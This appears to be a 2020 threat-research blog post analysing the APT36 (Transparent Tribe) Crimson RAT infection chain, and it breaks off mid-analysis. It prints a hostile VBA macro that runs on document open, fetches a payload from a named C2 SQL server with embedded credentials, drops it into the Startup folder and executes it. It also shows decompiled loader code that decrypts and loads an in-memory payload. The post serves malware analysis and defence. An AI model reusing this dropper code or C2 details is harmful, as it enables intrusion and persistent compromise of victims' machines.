A look into APT36's (Transparent Tribe) tradecraft


cyberstanc.com/blog/a-look-into-apt36-transparent-tribe

November 1, 2020

01 Nov 2020 •
APT36 (a.k.a Transparent Tribe / Mythic Leopard / PROJECTM/ TEMP) is a prominent group believed to be operating on behalf of **Pakistan** state and conducting espionage with great interests in a very specific set of countries specially **India**, widely since 2013.

Most frequent target sectors include:

- Military organizations
- Government entities



Example honey trap lure template

Cyberstanc's very own **threat research team** have been tracking APT36's activities and we would like to provide you an insight into their tradecraft specially their main malware dubbed "**Crimson RAT**".

Analysis:

> We won't be laying emphasis on individual samples rather we would be randomly covering samples and variants to provide better insights

Payload Delivery:


Transparent Tribe employees multitude of tactics from the old books of espionage 101 for dummies for example **honey-trapping** army personals however frequent payload delivery methods constitutes of usually the following:

- Malicious Documents / Excel sheets
- Compressed archived files
- Waterholing attack

> Basic static analysis consists of examining the sample without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures.

- Filename : **Kashmir_conflict_actions.docx**
- File Type : MS Word Document
- File size 300.00 KB (300000 bytes)

Stage 1 (Macro enabled document dropper) :




PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

Document created in earlier version of Microsoft Office Word

To view this content, please click "Enable Editing" form the yellow bar and then click "Enable Content"

Kashmir_conflict_actions.docx

Kashmir_conflict_actions.docx contains a macro which in turn makes a remote **SQL query to C2 server** (**Datroapp[.]mssql.somee.com**) and writes the second stage payload to "\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Trayicos.exe" and launches the payload



```
    Dim CXVRFSO_() As Byte, pb_() As Byte
    CXVRFSO_ = z5soaqw(str)
    pb_ = z5soaqw(PJAGhtTGS_)
    Dim uL As Long
    uL = UBound(CXVRFSO_)
    ReDim scb_(0 To uL) As Byte
    Dim idx As Long
    For idx = LBound(CXVRFSO_) To uL:
        If Not CXVRFSO_(idx) = 0 Then
            c = CXVRFSO_(idx)
            For i = 0 To UBound(pb_):
                c = c Xor pb_(i)
            Next i
            scb_(idx) = c
        End If
    Next idx
    ibcmyyfvz843f = jvwesxd(scb_)
End Function
Private Sub Document_Open()
    Create_X
End Sub
Public Function Create_X()
        Dim h1etl2bhdkdvh As String
        Dim uhoz1lsear239 As String
        Dim wuy0rqppj2qpe As String
        Dim con As ADODB.Connection
        Dim rs As ADODB.Recordset
        Dim h9rd9nj3ksxwl As String
        Set con = New ADODB.Connection
        Set rs = New ADODB.Recordset
        strCon = "Provider=SQLOLEDB;Data Source=Datroapp.mssql.somee.com;Initial Catalog=Datroapp;User ID=Maxir_SQLLogin_1; Password=8nyzyi5wyo; Trusted_Connection=false" ' makes query to SQL server (lousy)
        con.Open (strCon)
        h9rd9nj3ksxwl = ibcmyyfvz843f("1" & "" & Chr(39) & "" & "." & "'" & "!" & "" & Chr(54) & "" & Chr(66) & Chr(72) & "" & "B" & "" & "$" & "" & "0" & Chr(45) & "/" & "B" & Chr(16) & "" & "<0x03>" & "" & Chr(22) & "") '
        buffer decoded
        rs.Open h9rd9nj3ksxwl, con
        wuy0rqppj2qpe = rs.GetString
        h1etl2bhdkdvh = Environ$("USERPROFILE") & "\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Trayicos.exe" ' Second stage payload written to disk
        Open h1etl2bhdkdvh For Binary As #1
        Put #1, 1, newjsrdabes64(wuy0rqppj2qpe)
        Close #1
        Dim strProgramName As String
        Dim strArgument As String
        strProgramName = h1etl2bhdkdvh
        strArgument = "/G"
        Call Shell("""" & strProgramName & """ """ & strArgument & """", vbHide) ' Second Stage called with ShellExecute
End Function
Private Function newjsrdabes64(ByVal strData As String) As Byte()
        Dim objXML As Object
        Dim objNode As Object
        Set objXML = CreateObject("MSXML2.DOMDocument")
        Set objNode = objXML.createElement("b64")
        objNode.DataType = "bin.base64"
        objNode.Text = strData
        newjsrdabes64 = objNode.nodeTypedValue
        Set objNode = Nothing
        Set objXML = Nothing
End Function
```


1st stage macro payload

Stage 2 (Dropper) :

> Basic static analysis consists of examining the sample without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures.

- Filename : **TrayIcos.exe**
- File Type : PE32 executable for MS Windows (GUI) Intel 80386 32-bit
- File size : 2.4 MB (2519552 bytes)
- MD5 : 18ACD5EBED316061F885F54F82F00017
- Signature : Microsoft Visual C++ 8

Initial looks at the PE file straight up looks like a payload loader of some sorts specially looking at the resource section of the file we can see a data blob with bigger size than usual and an exceptionally high entropy value.




type (5)	name	file-offset (9)	signature (5)	non-standard	size (2379679 byt...	file-ratio (94.45%)	md5	entropy	language (1)	first-bytes-hex	first-bytes-text
version	1	0x00266C4C	version	-	946	0.04 %	1CF38DA234BD6E13A9AEAA5CBDF9F25C	3.348	neutral	B2 03 34 00 00 00 56 00 53 00 5F 00 56 ...	.. .. 4 .. .. .. V .. S .. _ .. V .. E ..
rcdata	_	0x00036524	unknown	-	2295493	91.11 %	88A6DE70204516DEA6EAFED4E2025264	8.000	neutral	36 FC E4 B3 FC F3 A1 86 07 86 1B C2 2...	6 .. .. % .. .. ..
rcdata	~	0x00266BEC	unknown	-	32	0.00 %	CD050910CB6BBB1BC0DAA42989635D1A	4.750	neutral	22 65 55 7B 54 0D CB 60 83 94 AF 89 E...	" e U { T .. .. ` .. .. y 1
manifest	1	0x00267000	manifest	-	490	0.02 %	B7DB84991F23A680DF8E95AF8946F9C9	5.001	neutral	EF BB BF 3C 3F 78 6D 6C 20 76 65 72 7...	.. .. .. < ? x m l version
icon-group	32512	0x00266C0C	icon-group	-	62	0.00 %	E1A14086411583C547F9E7C1E662E6E5	2.660	neutral	00 00 01 00 04 00 10 10 00 00 01 00 20 ...	.. .. h ..
icon	1	0x00022244	icon	-	1128	0.04 %	ED0FF10CA75C5C2926B36B63B53B1582	6.470	neutral	28 00 00 00 10 00 00 00 20 00 00 00 01 ...	(.. ..
icon	2	0x000226AC	icon	-	4264	0.17 %	27432212F0BBFBEE7AE5448F3CEB76E4	6.232	neutral	28 00 00 00 20 00 00 00 40 00 00 00 01 ...	(.. .. .. @ .. ..
icon	3	0x00023754	icon	-	9640	0.38 %	A6F409D90D6BE47E1ACB02D0DDB5EF7E	5.914	neutral	28 00 00 00 30 00 00 00 60 00 00 00 01 ...	(.. .. .. 0 .. .. .. ` .. ..
icon	4	0x00025CFC	icon	-	67624	2.68 %	FD723CA216439AC06B050BACA42FA8A6	5.621	neutral	28 00 00 00 80 00 00 00 00 01 00 00 01 ...	(.. ..

Pestudio resource viewer

Further analysis indicates the same with a import chain of :

FindResource -> LoadResource -> LockResource -> SizeofResource -> FreeResource




```
  v8 = (const CHAR *)sub_401650((int)&v45, &v111);
  v9 = FindResourceA(v7, v8, (LPCSTR)0xA);
  v10 = v9;
  hResInfo = v9;
  v11 = LoadResource(v7, v9);
  v68 = LockResource(v11);
  v12 = SizeofResource(v7, v10);
  v13 = (size_t *)malloc(v12);
  v14 = operator new(0x40022u);
  v66 = v14;
  if ( v14 )
  {
    memset(v14, 0, 0x40022u);
    v73 = v66;
  }
  else
  {
    v73 = 0;
  }
  sub_401300(v73);
  v15 = SizeofResource(v7, hResInfo);
  v69 = v15;
  v16 = v15 / 1024;
  if ( v16 > 0 )
  {
    v66 = v68;
    rgsabound.cElements = (char *)v13 - (_BYTE *)v68;
    lpString = (LPCSTR)v16;
    do
    {
      sub_401560(v66, 0x400u, (char *)v66 + rgsabound.cElements);
      v66 = (char *)v66 + 1024;
      --lpString;
    }
    while ( lpString );
  }
  if ( (signed int)v69 % 1024 > 0 )
    sub_401560(
      (char *)v68 + v69 - (signed int)v69 % 1024,
      (signed int)v69 % 1024,
      (char *)v13 + v69 - (signed int)v69 % 1024);
  memset(v68, 0, v69);
  FreeResource(v11);
  v17 = *v13;
  v103 = v17;
  lpString = (LPCSTR)malloc(v17);
  v18 = SizeofResource(v7, hResInfo);
  v19 = lpString;
  sub_40AC60(lpString, &v103, v13 + 1, v18);
  memset(v13, 0, v69);
  v20 = v19 + 14;
```

Getting 3rd stage payload from resource

We can clearly conclude the encrypted data block located in the resource section is the 3rd stage payload.

After some dynamic analysis we are able to decrypt the **3rd stage payload.** However we are not finished yet ! Once the **3rd stage payload** is decrypted which in turn is revealed as a .NET assembly its loaded in the memory space of the same unmanaged process "**TrayIcos.exe**" **.**




```
v55 = 259753936;
v56 = -12;
v57 = 118;
v58 = -71;
v59 = 52;
v60 = -65;
v61 = 30;
v62 = -25;
v63 = 120;
v64 = -1267734120;
v65 = 0;
v21 = (const CHAR *)sub_401650((int)&v45, &v108);
v22 = LoadLibraryA(v21);
v45 = 917313760;
v46 = -107;
v47 = 33;
v48 = 42;
v49 = 87;
v50 = -38;
v51 = 12;
v52 = 85;
v53 = 37;
v54 = -1758070388;
v55 = 259753936;
v56 = -12;
v57 = 118;
v58 = -71;
v59 = 52;
v60 = -65;
v61 = 30;
v62 = -25;
v63 = 120;
v64 = -1267734120;
v65 = 0;
v23 = (const CHAR *)sub_401650((int)&v45, &v110);
v24 = GetProcAddress(v22, v23);
HIBYTE(v70) = v24 == 0;
dword_423480 = (int)v24;
v100 = 0;
v101 = 0;
v72 = 0;
v75 = 0;
v74 = 0;
if ( v24 != 0 )
{
  if ( ((int (__stdcall *)(void *, void *, int *))v24)(&unk_41B230, &unk_41B220, &v100) >= 0
  {
    v112 = &v113;
    sub_4018F0((int)&v112, lpString, 3u);
    if ( (*(int (__stdcall **)(int, void *, void *, int *))(*(_DWORD *)v100 + 12))(v100, v11
      && (*(int (__stdcall **)(int, void *, void *, int *))(*(_DWORD *)v101 + 36))(
```

1. Payload decrypted in memory

2. Payload is a c# library loaded in memory

Payload decryption



```
